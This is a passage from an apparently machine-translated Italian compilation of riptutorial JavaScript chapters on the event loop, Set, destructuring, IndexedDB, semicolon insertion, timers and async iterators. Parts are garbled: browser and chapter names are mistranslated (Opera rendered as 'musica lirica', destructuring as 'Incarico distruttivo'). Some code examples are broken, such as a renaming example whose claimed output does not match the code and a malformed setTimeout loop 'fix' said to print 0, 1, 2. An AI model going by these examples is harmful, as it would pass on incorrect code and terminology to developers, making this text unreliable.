La stragrande maggioranza dei moderni ambienti JavaScript funziona secondo un *ciclo di eventi*. Questo è un concetto comune nella programmazione di computer che essenzialmente significa che il tuo programma attende continuamente che succedano cose nuove e, quando lo fanno, reagisce a loro. L' *ambiente host* chiama nel tuo programma, generando un "turn" o "tick" o "task" nel ciclo degli eventi, che quindi *viene eseguito fino al completamento*. Al termine di quel turno, l'ambiente host attende che accada qualcos'altro, prima che tutto inizi.

Un semplice esempio di questo è nel browser. Considera il seguente esempio:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

In questo esempio, l'ambiente host è il browser web.

1. Il parser HTML eseguirà prima lo `<script>`. Funzionerà fino alla fine.
2. La chiamata a `setTimeout` indica al browser che, dopo 100 millisecondi, dovrebbe accodare un'attività per eseguire l'azione specificata.
3. Nel frattempo, il ciclo degli eventi è quindi responsabile di verificare continuamente se c'è qualcos'altro da fare: ad esempio, il rendering della pagina web.
4. Dopo 100 millisecondi, se il ciclo degli eventi non è occupato per qualche altro motivo, vedrà l'attività che `setTimeout` accoderà ed eseguirà la funzione, registrando queste due istruzioni.
5. In qualsiasi momento, se qualcuno fa clic sul corpo, il browser invierà un'attività al ciclo degli eventi per eseguire la funzione di gestione dei clic. Il ciclo degli eventi, mentre va in giro controllando continuamente cosa fare, vedrà questo ed eseguirà quella funzione.

Puoi vedere come in questo esempio ci sono diversi tipi di punti di ingresso nel codice JavaScript, che il ciclo di eventi richiama:

- L'elemento `<script>` viene richiamato immediatamente
- L'attività `setTimeout` viene registrata nel ciclo degli eventi ed eseguita una volta

- L'attività del gestore di clic può essere pubblicata più volte e eseguita ogni volta

Ogni turno del ciclo degli eventi è responsabile di molte cose; solo alcuni di essi invocheranno queste attività JavaScript. Per i dettagli completi, [consultare le specifiche HTML](#)

Un'ultima cosa: cosa intendiamo dicendo che ogni task del ciclo di eventi "corre fino al completamento"? Intendiamo che non è generalmente possibile interrompere un blocco di codice che viene accodato per essere eseguito come attività e non è mai possibile eseguire il codice intercalato con un altro blocco di codice. Ad esempio, anche se si fa clic sul momento perfetto, non è possibile ottenere il codice sopra riportato per registrare "onclick" tra i due `setTimeout` `callback log 1/2` . Ciò è dovuto al modo in cui funziona l'attività di post-registrazione; è cooperativo e basato sulla coda, invece che preventivo.

Operazioni asincrone e loop eventi

Molte operazioni interessanti in ambienti di programmazione JavaScript comuni sono asincrone. Ad esempio, nel browser vediamo cose come

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

e in Node.js vediamo cose simili

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

Come si inserisce questo evento nel ciclo degli eventi?

Il modo in cui funziona è che quando queste istruzioni vengono eseguite, dicono *all'ambiente host* (ad esempio, il browser o il runtime Node.js, rispettivamente) di andare fuori e fare qualcosa, probabilmente in un altro thread. Quando l'ambiente host è terminato facendo quella cosa (rispettivamente, aspettando 100 millisecondi o leggendo il file `file.txt`), invierà un'attività al ciclo degli eventi, dicendo "chiama il callback che mi è stato dato prima con questi argomenti".

Il ciclo degli eventi è quindi occupato a fare la sua cosa: renderizzare la pagina web, ascoltare l'input dell'utente e cercare continuamente le attività postate. Quando vede queste attività postate richiamare i callback, richiama in JavaScript. Ecco come si ottiene il comportamento asincrono!

Leggi Il ciclo degli eventi online: <https://riptutorial.com/it/javascript/topic/3225/il-ciclo-degli-eventi>

Capitolo 52: Impostato

introduzione

L'oggetto Set consente di memorizzare valori univoci di qualsiasi tipo, siano essi valori primitivi o riferimenti a oggetti.

Gli oggetti set sono raccolte di valori. È possibile scorrere gli elementi di un set nell'ordine di inserimento. Un valore nel Set può verificarsi solo **UNA VOLTA** ; è unico nella collezione del Set. I valori distinti vengono discriminati utilizzando l'algoritmo di confronto *SameValueZero* .

[Specifiche standard sul set](#)

Sintassi

- nuovo set ([iterable])
- mySet.add (valore)
- mySet.clear ()
- mySet.delete (valore)
- mySet.entries ()
- mySet.forEach (callback [, thisArg])
- mySet.has (valore)
- mySet.values ()

Parametri

Parametro	Dettagli
iterabile	Se viene passato un oggetto iterabile, tutti i suoi elementi verranno aggiunti al nuovo Set. null viene considerato non definito.
valore	Il valore dell'elemento da aggiungere all'oggetto Set.
richiama	Funzione da eseguire per ciascun elemento.
thisArg	Opzionale. Valore da utilizzare quando si esegue la richiamata.

Osservazioni

Poiché ogni valore nel Set deve essere unico, l'uguaglianza del valore sarà verificata e non si basa sullo stesso algoritmo utilizzato nell'operatore `===`. In particolare, per Set, `+0` (che è strettamente uguale a `-0`) e `-0` sono valori diversi. Tuttavia, questo è stato modificato nell'ultima specifica ECMAScript 6. A partire da Gecko 29.0 (Firefox 29 / Thunderbird 29 / SeaMonkey 2.26) (bug 952870) e un recente nightly Chrome, `+0` e `-0` vengono considerati come lo stesso valore in

Set objects. Inoltre, NaN e undefined possono anche essere memorizzati in un Set. NaN è considerato uguale a NaN (anche se NaN !== NaN).

Examples

Creare un set

L'oggetto Set consente di memorizzare valori univoci di qualsiasi tipo, siano essi valori primitivi o riferimenti a oggetti.

È possibile inserire elementi in un set e iterarli in modo simile a un semplice array JavaScript, ma a differenza dell'array, non è possibile aggiungere un valore a un Set se il valore esiste già in esso.

Per creare un nuovo set:

```
const mySet = new Set();
```

Oppure puoi creare un set da qualsiasi oggetto iterabile per dargli dei valori iniziali:

```
const arr = [1,2,3,4,4,5];  
const mySet = new Set(arr);
```

Nell'esempio sopra il contenuto dell'insieme sarebbe {1, 2, 3, 4, 5}. Si noti che il valore 4 viene visualizzato solo una volta, a differenza dell'array originale utilizzato per crearlo.

Aggiungere un valore a un Set

Per aggiungere un valore a un Set, usa il metodo `.add()` :

```
mySet.add(5);
```

Se il valore esiste già nel set, non verrà aggiunto di nuovo, poiché i Set contengono valori univoci.

Nota che il metodo `.add()` restituisce il set stesso, quindi puoi concatenare le chiamate di aggiunta:

```
mySet.add(1).add(2).add(3);
```

Rimozione del valore da un set

Per rimuovere un valore da un set, utilizzare il metodo `.delete()` :

```
mySet.delete(some_val);
```

Questa funzione restituirà `true` se il valore è presente nell'insieme ed è stato rimosso, oppure `false` altrimenti.

Verifica se esiste un valore in un set

Per verificare se esiste un determinato valore in un set, utilizzare il metodo `.has()` :

```
mySet.has(someVal);
```

Restituisce `true` se `someVal` appare nell'insieme, `false` altrimenti.

Cancellare un set

Puoi rimuovere tutti gli elementi in un set usando il metodo `.clear()` :

```
mySet.clear();
```

Ottenere la lunghezza impostata

Puoi ottenere il numero di elementi all'interno del set usando la proprietà `.size`

```
const mySet = new Set([1, 2, 2, 3]);  
mySet.add(4);  
mySet.size; // 4
```

Questa proprietà, a differenza di `Array.prototype.length`, è di sola lettura, il che significa che non è possibile cambiarlo assegnandogli qualcosa:

```
mySet.size = 5;  
mySet.size; // 4
```

In modalità rigorosa genera persino un errore:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

Conversione di set su array

A volte potrebbe essere necessario convertire un set ad un array, ad esempio per essere in grado di utilizzare `Array.prototype` metodi come `.filter()`. Per fare ciò, usa `Array.from()` o `destructuring-assignment` :

```
var mySet = new Set([1, 2, 3, 4]);  
//use Array.from  
const myArray = Array.from(mySet);  
//use destructuring-assignment  
const myArray = [...mySet];
```

Ora puoi filtrare l'array in modo che contenga solo numeri pari e riconvertirli in Set usando Set constructor:


```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

mySet ora contiene solo numeri pari:

```
console.log(mySet); // Set {2, 4}
```

Intersezione e differenza negli insiemi

Non ci sono metodi incorporati per l'intersezione e la differenza nei Set, ma è comunque possibile ottenerli ma convertirli in array, filtrarli e convertirli in Set:

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x))); //Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

Set Iterating

Puoi usare un semplice ciclo for-it per iterare un Set:

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

Durante l'iterazione su un set, restituirà sempre i valori nell'ordine in cui sono stati aggiunti per la prima volta al set. Per esempio:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

Esiste anche un metodo `.forEach()`, simile a `Array.prototype.forEach()`. Ha due parametri, `callback`, che verrà eseguito per ciascun elemento e optional `thisArg`, che verrà utilizzato come `this` quando si esegue la `callback`.

`callback` ha tre argomenti. I primi due argomenti sono entrambi l'elemento corrente di Set (per coerenza con `Array.prototype.forEach()` e `Map.prototype.forEach()`) e il terzo argomento è il Set stesso.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

Leggi Impostato online: <https://riptutorial.com/it/javascript/topic/2854/impostato>

Capitolo 53: Incarico distruttivo

introduzione

La destrutturazione è una tecnica di **abbinamento dei pattern** che è stata aggiunta recentemente a Javascript in EcmaScript 6.

Ti consente di associare un gruppo di variabili a un insieme di valori corrispondente quando il loro modello corrisponde al lato destro e al lato sinistro dell'espressione.

Sintassi

- `let [x, y] = [1, 2]`
- `let [first, ... rest] = [1, 2, 3, 4]`
- `let [one,, three] = [1, 2, 3]`
- `let [val = 'valore predefinito'] = []`
- `let {a, b} = {a: x, b: y}`
- `let {a: {c}} = {a: {c: 'nested'}, b: y}`
- `let {b = 'valore predefinito'} = {a: 0}`

Osservazioni

La destrutturazione è nuova nella specifica ECMAScript 6 (AKA ES2015) e il [supporto del browser](#) può essere limitato. La seguente tabella offre una panoramica della versione più recente dei browser che supportava > 75% delle specifiche.

Cromo	Bordo	Firefox	Internet Explorer	musica lirica	Safari
49	13	45	X	36	X

(Ultimo aggiornamento - 2016/08/18)

Examples

Argomenti della funzione di distruzione

Trascina le proprietà da un oggetto passato in una funzione. Questo modello simula i parametri denominati anziché fare affidamento sulla posizione dell'argomento.

```
let user = {
  name: 'Jill',
  age: 33,
  profession: 'Pilot'
}
```

```
function greeting ({name, profession}) {
  console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

Questo funziona anche per gli array:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
  console.log(`${first} ${second}`);
}
```

Rinominare le variabili durante la destrutturazione

La destrutturazione ci consente di fare riferimento a una chiave in un oggetto, ma di dichiararla come una variabile con un nome diverso. La sintassi assomiglia alla sintassi dei valori-chiave per un normale oggetto JavaScript.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

Array distruttivi

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two', c = 'three'
```

Possiamo impostare il valore predefinito nella matrice destrutturante, vedere l'esempio del [valore predefinito durante la destrutturazione](#) .

Con l'array destrutturante, possiamo scambiare facilmente i valori di 2 variabili:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

Possiamo specificare spazi vuoti per saltare i valori non necessari:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Distruzione di oggetti

La destrutturazione è un modo conveniente per estrarre proprietà da oggetti in variabili.

Sintassi di base:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

Distruzione e ridenominazione:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

Distruzione con valori predefiniti:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Distruzione e ridenominazione con valori predefiniti

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Distruzione all'interno di variabili

A parte la destrutturazione di oggetti in argomenti di funzione, è possibile utilizzarli all'interno di dichiarazioni di variabili come segue:

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

Come puoi vedere, sono state create tre nuove variabili: `name`, `age` e `location` e i loro valori sono stati afferrati dalla `person` oggetto se corrispondevano ai nomi delle chiavi.

Utilizzo dei parametri di riposo per creare una matrice di argomenti

Se hai mai bisogno di un array che contiene argomenti extra che potresti o non vorresti avere, a parte quelli dichiarati in modo specifico, puoi utilizzare il parametro rest di array all'interno della dichiarazione degli argomenti come segue:

Esempio 1, argomenti facoltativi in una matrice:

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

Esempio 2, tutti gli argomenti sono una matrice ora:

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

La console è stata stampata `true` perché `myArguments` è una matrice, inoltre, `...myArguments` all'interno della dichiarazione degli argomenti dei parametri converte una lista di valori ottenuti dalla funzione (parametri) separati da virgole in una matrice completamente funzionale (e non in un oggetto simile ad `Array` come l'oggetto argomenti nativi).

Valore predefinito durante la distruzione

Spesso incontriamo una situazione in cui una proprietà che stiamo tentando di estrarre non esiste

nell'oggetto / array, risultando in un `TypeError` (durante la destrutturazione di oggetti nidificati) o impostata su `undefined`. Durante la destrutturazione possiamo impostare un valore di default, al quale farà il fallback, nel caso in cui non venga trovato nell'oggetto.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Distruzione annidata

Non siamo limitati a destrutturare un oggetto / array, possiamo distruggere un oggetto / array nidificato.

Distruzione di oggetti nidificati

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z); // 1,3,2
```

Distruzione di array annidati

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d); // 1 3 4 5
```

La destrutturazione non è solo limitata a un singolo modello, possiamo avere array in esso, con n livelli di nidificazione. Allo stesso modo possiamo distruggere gli array con gli oggetti e viceversa.

Matrici all'interno dell'oggetto

```
var obj = {
  a: 1,
  b: [2, 3]
};
```

```
var {  
  a: x1,  
  b: [x2, x3]  
} = obj;  
  
console.log(x1, x2, x3);    // 1 2 3
```

Oggetti all'interno di array

```
var arr = [1, 2 , {a : 3}, 4];  
  
var [x1, x2 , {a : x3}, x4] = arr;  
  
console.log(x1, x2, x3, x4);
```

Leggi **Incarico distruttivo** online: <https://riptutorial.com/it/javascript/topic/616/incarico-distruttivo>

Capitolo 54: IndexedDB

Osservazioni

Le transazioni

Le transazioni devono essere utilizzate immediatamente dopo la loro creazione. Se non vengono utilizzati nel ciclo degli eventi corrente (in pratica prima di attendere qualcosa come una richiesta Web) entreranno in uno stato inattivo in cui non è possibile utilizzarli.

I database possono avere solo una transazione che scrive in un determinato archivio oggetti alla volta. Così puoi averne quante ne vuoi leggere dal nostro negozio di `things`, ma solo una può apportare modifiche in un dato momento.

Examples

Test per la disponibilità di IndexedDB

È possibile verificare il supporto IndexedDB nell'ambiente corrente verificando la presenza della proprietà `window.indexedDB`:

```
if (window.indexedDB) {  
    // IndexedDB is available  
}
```

Aprire un database

L'apertura di un database è un'operazione asincrona. Dobbiamo inviare una richiesta per aprire il nostro database e quindi ascoltare gli eventi per sapere quando è pronto.

Apriremo un database DemoDB. Se non esiste ancora, verrà creato quando inviamo la richiesta.

Il 2 sotto dice che stiamo chiedendo la versione 2 del nostro database. Esiste solo una versione in qualsiasi momento, ma possiamo usare il numero di versione per aggiornare i vecchi dati, come vedrai.

```
var db = null, // We'll use this once we have our database  
    request = window.indexedDB.open("DemoDB", 2);  
  
// Listen for success. This will be called after onupgradeneeded runs, if it does at all  
request.onsuccess = function() {  
    db = request.result; // We have a database!  
  
    doThingsWithDB(db);  
};
```



```

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
  db = request.result;

  // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
  if (event.oldVersion < 1) {
    // We'll create a new "things" store with `autoIncrement`ing keys
    var store = db.createObjectStore("things", { autoIncrement: true });
  }

  // In version 2 of our database, we added a new index by the name of each thing
  if (event.oldVersion < 2) {
    // Let's load the things store and create an index
    var store = request.transaction.objectStore("things");

    store.createIndex("by_name", "name");
  }
};

// Handle any errors
request.onerror = function() {
  console.error("Something went wrong when we tried to request the database!");
};

```

Aggiungere oggetti

Tutto ciò che deve accadere con i dati in un database IndexedDB avviene in una transazione. Ci sono alcune cose da notare sulle transazioni menzionate nella sezione Note in fondo a questa pagina.

Useremo il database che impostiamo in **Apertura di un database**.

```

// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
  console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
  console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");

// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
  // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
  key: "coffee_cup",
  name: "Coffee Cup",
  contents: ["coffee", "cream"]
});

```

```

});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
  // Done! Here, `request.result` will be the object's key, "coffee_cup"
};

// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));

```

Recupero dati

Tutto ciò che deve accadere con i dati in un database IndexedDB avviene in una transazione. Ci sono alcune cose da notare sulle transazioni menzionate nella sezione Note in fondo a questa pagina.

Useremo il database che impostiamo in Apertura di un database.

```

// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
  console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
  console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");

// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
  // All done, let's log our object to the console
  console.log(request.result);
};

// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
  .get("coffee_cup").onsuccess = e => console.log(e.target.result);

```

Leggi IndexedDB online: <https://riptutorial.com/it/javascript/topic/4447/indexeddb>

Capitolo 55: Inserimento automatico punto e virgola - ASI

Examples

Regole di inserimento automatico punto e virgola

Esistono tre regole base per l'inserimento del punto e virgola:

1. Quando, mentre il programma viene analizzato da sinistra a destra, viene rilevato un token (chiamato *token offendente*) non consentito da alcuna produzione della grammatica, quindi viene inserito automaticamente un punto e virgola prima del token offendente se uno o più dei seguenti le condizioni sono vere:
 - Il token incriminato è separato dal token precedente da almeno un `LineTerminator`.
 - Il token incriminato è `}`.
2. Quando il programma viene analizzato da sinistra a destra, viene rilevata la fine del flusso di input dei token e il parser non è in grado di analizzare il flusso di token di input come un singolo `Program` ECMAScript completo, quindi un punto e virgola viene inserito automaticamente alla fine di il flusso di input.
3. Quando, come il programma viene analizzato da sinistra a destra, viene rilevato un token che è consentito da alcune produzioni della grammatica, ma la produzione è una *produzione limitata* e il token sarebbe il primo token per un terminale o non terminale che segue immediatamente l'annotazione "`[nessun LineTerminator qui]`" all'interno della produzione limitata (e quindi tale token è chiamato token limitato) e il token limitato viene separato dal token precedente da almeno un `LineTerminator`, quindi un punto e virgola viene inserito automaticamente prima del token limitato.

Tuttavia, esiste una condizione di override aggiuntiva sulle regole precedenti: un punto e virgola non viene mai inserito automaticamente se il punto e virgola viene analizzato come un'istruzione vuota o se tale punto e virgola diventa uno dei due punti e virgola nell'intestazione di un'istruzione `for` (vedere 12.6.3).

Fonte: [ECMA-262, Fifth Edition Specifica ECMAScript](#):

Dichiarazioni interessate dall'inserimento automatico del punto e virgola

- dichiarazione vuota
- dichiarazione `var`
- espressione
- dichiarazione `do-while`
- `continue` dichiarazione

- dichiarazione di `break`
- dichiarazione di `return`
- `throw` dichiarazione

Esempi:

Quando viene incontrata la fine del flusso di input dei token e il parser non è in grado di analizzare il flusso di token di input come un singolo programma completo, un punto e virgola viene automaticamente inserito alla fine del flusso di input.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

Indicizzazione / letterali di matrice

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

Dichiarazione di ritorno:

```
return
  "something";
// is transformed to
return;
  "something";
```

Evita l'inserimento del punto e virgola nelle dichiarazioni di reso

La convenzione di codifica JavaScript prevede di posizionare la parentesi iniziale dei blocchi sulla stessa riga della loro dichiarazione:

```
if (...) {
}

function (a, b, ...) {
}
```

Invece della riga successiva:

```
if (...)
{

}

function (a, b, ...)
{

}
```

Questo è stato adottato per evitare l'inserimento del punto e virgola nelle istruzioni di ritorno che restituiscono oggetti:

```
function foo()
{
  return // A semicolon will be inserted here, making the function return nothing
  {
    foo: 'foo'
  };
}

foo(); // undefined

function properFoo() {
  return {
    foo: 'foo'
  };
}

properFoo(); // { foo: 'foo' }
```

Nella maggior parte delle lingue il posizionamento della parentesi di partenza è solo una questione di preferenze personali, in quanto non ha alcun impatto reale sull'esecuzione del codice. In JavaScript, come hai visto, posizionare la parentesi iniziale nella riga successiva può portare a errori silenziosi.

Leggi Inserimento automatico punto e virgola - ASI online:

<https://riptutorial.com/it/javascript/topic/4363/inserimento-automatico-punto-e-virgola---asi>

Capitolo 56: Intervalli e Timeout

Sintassi

- `timeoutID = setTimeout (function () {}, milliseconds)`
- `intervalID = setInterval (function () {}, milliseconds)`
- `timeoutID = setTimeout (function () {}, milliseconds, parametro, parametro, ...)`
- `intervalID = setInterval (function () {}, milliseconds, parametro, parametro, ...)`
- `clearTimeout (timeoutID)`
- `clearInterval (intervalID)`

Osservazioni

Se il ritardo non viene specificato, il valore predefinito è 0 millisecondi. Tuttavia, il ritardo effettivo [sarà più lungo di quello](#) ; ad esempio, [la specifica HTML5](#) specifica un ritardo minimo di 4 millisecondi.

Anche quando `setTimeout` viene chiamato con un ritardo pari a zero, la funzione chiamata da `setTimeout` verrà eseguita in modo asincrono.

Notare che molte operazioni come la manipolazione DOM non sono necessariamente completate anche se è stata eseguita l'operazione e passate alla successiva frase di codice, quindi non si deve presumere che funzioneranno in modo sincrono.

L'utilizzo di `setTimeout (someFunc, 0)` accoda l'esecuzione della funzione `someFunc` alla fine dello stack di chiamate del motore JavaScript corrente, quindi la funzione verrà chiamata al termine di tali operazioni.

È *possibile* passare una stringa contenente codice JavaScript (`setTimeout ("some..code", 1000)`) al posto della funzione (`setTimeout (function () {some..code}, 1000)`). Se il codice è inserito in una stringa, verrà analizzato in seguito utilizzando `eval()` . I timeout in stile stringa non sono consigliati per motivi di prestazioni, chiarezza e talvolta di sicurezza, ma è possibile che venga visualizzato codice meno recente che utilizza questo stile. Le funzionalità di passaggio sono state supportate da Netscape Navigator 4.0 e Internet Explorer 5.0.

Examples

intervalli

```
function waitFunc() {
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc, 5000);
```

Rimozione degli intervalli

`window.setInterval()` restituisce un `IntervalID`, che può essere utilizzato per interrompere tale intervallo dal continuare a correre. Per fare ciò, memorizzare il valore di ritorno di `window.setInterval()` in una variabile e chiamare `clearInterval()` con tale variabile come unico argomento:

```
function waitFunc() {
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc, 5000);

window.setTimeout(function() {
    clearInterval(interval);
}, 32000);
```

Questo registro `This will be logged every 5 seconds` ogni 5 secondi, ma verrà interrotto dopo 32 secondi. Quindi registrerà il messaggio 6 volte.

Rimozione dei timeout

`window.setTimeout()` restituisce un `TimeoutID`, che può essere utilizzato per interrompere il timeout in esecuzione. Per fare ciò, memorizzare il valore di ritorno di `window.setTimeout()` in una variabile e chiamare `clearTimeout()` con quella variabile come unico argomento:

```
function waitFunc() {
    console.log("This will not be logged after 5 seconds");
}

function stopFunc() {
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc, 5000);
window.setTimeout(stopFunc, 3000);
```

Questo non registrerà il messaggio perché il timer si ferma dopo 3 secondi.

SetTimeout ricorsivo

Per ripetere una funzione indefinitamente, `setTimeout` può essere chiamato in modo ricorsivo:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

A differenza di `setInterval`, ciò garantisce che la funzione venga eseguita anche se il tempo di esecuzione della funzione è superiore al ritardo specificato. Tuttavia, non garantisce un intervallo

regolare tra le esecuzioni delle funzioni. Questo comportamento varia anche perché un'eccezione prima della chiamata ricorsiva a `setTimeout` impedirà il ripetersi, mentre `setInterval` si ripeterà indefinitamente a prescindere dalle eccezioni.

setTimeout, ordine delle operazioni, clearTimeout

setTimeout

- Esegue una funzione, dopo aver atteso un numero specificato di millisecondi.
- utilizzato per ritardare l'esecuzione di una funzione.

Sintassi: `setTimeout(function, milliseconds)` o `window.setTimeout(function, milliseconds)`

Esempio: questo esempio restituisce "ciao" alla console dopo 1 secondo. Il secondo parametro è in millisecondi, quindi $1000 = 1 \text{ sec}$, $250 = 0,25 \text{ sec}$, ecc.

```
setTimeout(function() {
  console.log('hello');
}, 1000);
```

Problemi con setTimeout

se stai utilizzando il metodo `setTimeout` in un ciclo `for` :

```
for (i = 0; i < 3; ++i) {
  setTimeout(function() {
    console.log(i);
  }, 500);
}
```

Questo produrrà il valore `3` *three* volte, il che non è corretto.

Soluzione alternativa di questo problema:

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j) {
    console.log(i);
  })(i, 1000);
}
```

Produrrà il valore `0`, `1`, `2`. Qui, stiamo passando l' `i` nella funzione come parametro (`j`).

Ordine delle operazioni

Inoltre, a causa del fatto che Javascript è a thread singolo e utilizza un ciclo di eventi globale, `setTimeout` può essere utilizzato per aggiungere un elemento alla fine della coda di esecuzione chiamando `setTimeout` con zero delay. Per esempio:


```
setTimeout(function() {
  console.log('world');
}, 0);

console.log('hello');
```

Produrrà effettivamente:

```
hello
world
```

Inoltre, zero millisecondi qui non significa che la funzione all'interno di `setTimeout` verrà eseguita immediatamente. Ci vorrà un po' più di quello a seconda degli elementi da eseguire rimanenti nella coda di esecuzione. Questo è semplicemente spinto alla fine della coda.

Annullamento di un timeout

clearTimeout (): interrompe l'esecuzione della funzione specificata in `setTimeout ()`

Sintassi: `clearTimeout (timeoutVariable)` o `window.clearTimeout (timeoutVariable)`

Esempio :

```
var timeout = setTimeout(function() {
  console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

intervalli

Standard

Non è necessario creare la variabile, ma è una buona pratica in quanto è possibile utilizzare tale variabile con `clearInterval` per interrompere l'intervallo attualmente in esecuzione.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

Se è necessario passare parametri alla funzione `doSomething`, è possibile passarli come parametri aggiuntivi oltre i primi due per impostare l'intervallo.

Senza sovrapposizioni

`setInterval`, come sopra, verrà eseguito ogni 5 secondi (o qualsiasi cosa tu lo imposti) indipendentemente da cosa. Anche se la funzione `doSomething` richiede più di 5 secondi per l'esecuzione. Questo può creare problemi. Se vuoi solo assicurarti che ci sia una pausa tra le fasi di `doSomething`, puoi farlo:

```
(function() {  
    doSomething();  
    setTimeout(arguments.callee, 5000);  
})()
```

Leggi Intervalli e Timeout online: <https://riptutorial.com/it/javascript/topic/279/intervalli-e-timeout>

Capitolo 57: Iteratori asincroni

introduzione

Una funzione `async` è quella che restituisce una promessa. `await` rende il chiamante in attesa fino a quando la promessa non si risolve e poi continua con il risultato.

Un iteratore consente di eseguire il looping della raccolta con un ciclo `for-of`.

Un iteratore asincrono è una raccolta in cui ogni iterazione è una promessa che può essere attesa utilizzando un ciclo `for-await-of`.

Gli iteratori asincroni sono una [proposta di stage 3](#). Sono in Chrome Canary 60 con `--harmony-async-iteration`.

Sintassi

- funzione asincrona `* asyncGenerator () {}`
- rendimento attendi `asyncOperationWhichReturnsAPromise ()`;
- in attesa (lascia risultato da `asyncGenerator ()`) `{/ * risultato è il valore risolto dalla promessa * /}`

Osservazioni

Un iteratore asincrono è un **flusso di tiro dichiarativo** in opposizione al flusso di *spinta* dichiarativo di un osservabile.

link utili

- [Proposta specifica di iterazione asincrona](#)
- [Introduzione al loro uso](#)
- [Prova dell'abbonamento all'evento](#)

Examples

Nozioni di base

Un `Iterator` JavaScript è un oggetto con un metodo `.next()`, che restituisce un oggetto `IteratorItem`, che è un oggetto con `value`: `<any>` e `done`: `<boolean>`.

